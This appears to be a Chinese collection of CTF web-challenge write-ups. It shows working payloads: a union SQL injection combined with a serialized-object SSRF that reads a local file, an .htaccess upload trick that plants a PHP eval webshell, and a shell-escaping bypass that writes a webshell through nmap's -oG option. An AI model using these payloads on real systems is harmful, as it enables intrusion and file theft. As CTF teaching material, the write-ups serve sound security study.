
```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{d4e4f7da-fbda-4e5c-8bf6-5268e892b10f}"
}
```

[网鼎杯 2018]Fakebook


题目类型：sql+ssrf+序列化+代码审计

像这种blog猜测应该是xss漏洞



点击join，先试了一下xss

抓包看看



没什么思路


查看大佬博客发现，blog是有限制的，必须http开头

the Fakebook

Share your stories with friends, family and friends from all over the world on Fakebook.

#	username	age	blog
1	1	1	https://www.baidu.com


然后发现username处是个链接，点进去



username	age	blog
1	1	https://www.baidu.com

the contents of his/her blog

URL里有个参数no，使`no=0`试一试



username	age	blog
	Notice: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**


the contents of his/her blog

Fatal error: Call to a member function getBlogContents() on boolean in **/var/www/html/view.php** on line **67**

没有什么新发现

尝试看看有没有SQL注入漏洞，使`no=1'`


报错了，SQL语法错误，说明这是个数字型的sql注入



[*] query error! (You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1)

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**

经过尝试，发现union被过滤，这里空格用 `/**/` 代替，构造 `?no=0/**/union/**/select/**/1,2,3,4#`



Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**

username	age	blog
2	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

the contents of his/her blog

Fatal error: Call to a member function getBlogContents() on boolean in **/var/www/html/view.php** on line **67**

从报错信息来看，回显位置是2，而且这里的数据都被进行了序列化，爆出路径 `/var/www/html`

使用dirsearch扫描目录，发现 `user.php.bak`，访问，出现源码

```php
<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }
    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }
}
```

代码审计：get函数中有出现`curl_exec()`，存在ssrf，且没有过滤。curl可用file协议，blog属性调用了get函数，所以这里使用file协议读取文件。`file:///var/www/html/flag.php`


所以我们先编写脚本进行序列化

```php
<?php
class UserInfo{
 public $name = '1';
 public $age = 0;
 public $blog = "file:///var/www/html/flag.php";
}
$obj = new UserInfo();
echo serialize($obj);
?>
```


O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/www/html/flag.php";}


构造payload：`?no=0/**/union/**/select/**/1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'`

![在这里插入图片描述](https://img-blog.csdnimg.cn/f0c62715328b499bbb4a190660a07885.png?x-oss-process=image



flag.php文件的内容出现在iframe中，F12查看





拿到flag~~


[GXYCTF2019]BabyUpload

题目类型：图片马+通过配置文件构造PHP后门

随便上传图片马，都提示上传失败，猜测是过滤了一些字符，在前面的[MRCTF2020]你传你□呢 中有提到一些方法，我们先试着上传一个`.htaccess`文件


```
<FilesMatch "a.jpeg">
SetHandler application/x-httpd-php
</FilesMatch>
```

点击上传时用burp抓包，修改Content-Type为：`image/jpeg`



上传成功

再继续上传图片马`<?php @eval($_POST['a']);?>`



蚁剑链接,拿到flag~~

查看源码

```php
<?php
session_start();
echo "<meta http-equiv=\"Content-Type\" content=\"text/html; charset=utf-8\" />
<title>Upload</title>
<form action=\"\" method=\"post\" enctype=\"multipart/form-data\">
上传文件<input type=\"file\" name=\"uploaded\" />
<input type=\"submit\" name=\"submit\" value=\"上传\" />
</form>";
error_reporting(0);
if(!isset($_SESSION['user'])){
    $_SESSION['user'] = md5((string)time() . (string)rand(100, 1000));
}
if(isset($_FILES['uploaded'])) {
    $target_path  = getcwd() . "/upload/" . md5($_SESSION['user']);
    $t_path = $target_path . "/" . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext  = substr($uploaded_name, strrpos($uploaded_name,'.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];
    $uploaded_tmp  = $_FILES['uploaded']['tmp_name'];

    if(preg_match("/ph/i", strtolower($uploaded_ext))){
        die("后缀名不能有ph! ");
    }
    else{
        if ((($_FILES["uploaded"]["type"] == "
            ") || ($_FILES["uploaded"]["type"] == "image/jpeg") || ($_FILES["uploaded"]["type"] == "image/pjpeg"
)) && ($_FILES["uploaded"]["size"] < 2048)){
            $content = file_get_contents($uploaded_tmp);
            if(preg_match("/\<\?/i", $content)){
                die("诶，别蒙我啊，这标志明显还是php啊");
            }
            else{
                mkdir(iconv("UTF-8", "GBK", $target_path), 0777, true);
                move_uploaded_file($uploaded_tmp, $t_path);
                echo "{$t_path} succesfully uploaded!";
            }
        }
        else{
            die("上传类型也太露骨了吧! ");
        }
    }
}
?>
```

这里只允许jpeg格式的图片上传，而且size<2048

[BUUCTF 2018]Online Tool

题目类型： `rce` + `escapeshellarg与escapeshellcmd共用漏洞`

先了解一下`escapeshellarg()`和`escapeshellcmd()`函数

```
escapeshellarg(string $arg): string
```

escapeshellarg() 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 shell 函数，并且还是确保安全的。对于用户输入的部分参数就应该使用这个函数。shell 函数包含 exec(), system() 执行运算符 。


```
escapeshellcmd(string $command): string
```

escapeshellcmd() 对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义。此函数保证用户输入的数据在传送到 exec() 或 system() 函数，或者 执行操作符 之前进行转义。

反斜线 (\) 会在以下字符之前插入： &#;`|*?~<>^()[]{}$\, \x0A 和 \xFF。 ' 和 " 仅在不配对儿的时候被转义。在 Windows 平台上，所有这些字符以及 % 和 ！字符都会被空格代替。

Eg：

```php
<?php
 $dir="a'";
 $a=escapeshellarg($dir);
 $b=escapeshellcmd($a);
 $c=escapeshellcmd($dir);
 print $a;
 echo "\n";
 print $b;
 echo "\n";
 print $c;
?>

执行结果为：
'a'\'''
'a'\\''\'
a\'
```

漏洞点：单独使用`escapeshellarg`和`escapeshellcmd`中任意一个都不会出现问题，或者先使用`escapeshellcmd`再使用`escapeshellarg`也不会出现问题，唯有题目中先`escapeshellarg`在`escapeshellcmd`会有漏洞


做题思路

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {    //获取IP
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);  //对文件语法进行高亮显示
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);   //把字符串转码成可以在shell命令里使用的参数，将单引号进行转义，转义之后，再在左右加单引号
    $host = escapeshellcmd($host);   //对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义,将&#;`|*?~<>^()[]{}$\, \x0A和\xFF以及不配对的单/双引号转义
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);    //新建目录，默认权限，最大可能的访问权
    chdir($sandbox);    //改变目录路径，成功返回true，失败返回false
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
    // -sT，在目标主机的日志上记录大批连接请求和错误的信息
    // -Pn，扫描之前不需要用ping命令，有些防火墙禁止使用ping命令
    // -T5，时间优化参数，-T0~5，-T0扫描端口的周期大约为5分钟，-T5大约为5秒钟
    // --host-time限制扫描时间
    // -F，快速扫描
```


代码审计`system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);`
所以我们现在需要构造变量host的值，使远程命令/代码能够执行

这里又需要了解一些nmap的知识点：在nmap命令中 有一个参数`-oG`可以实现将命令和结果写到文件。可以上传一句话木马，再用蚁剑链接，就可以顺利拿到flag了

构造payload：`?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '`




然后这里返回文件名，继续用蚁剑链接




拿到flag

[RoarCTF 2019]Easy Java




点击help，发现提示：`java.io.FileNotFoundException:{help.docx}`，访问help,dox，好吧，啥也不是



[GXYCTF2019]禁止套娃

题目类型： `.git`源码泄露 + 无参rce

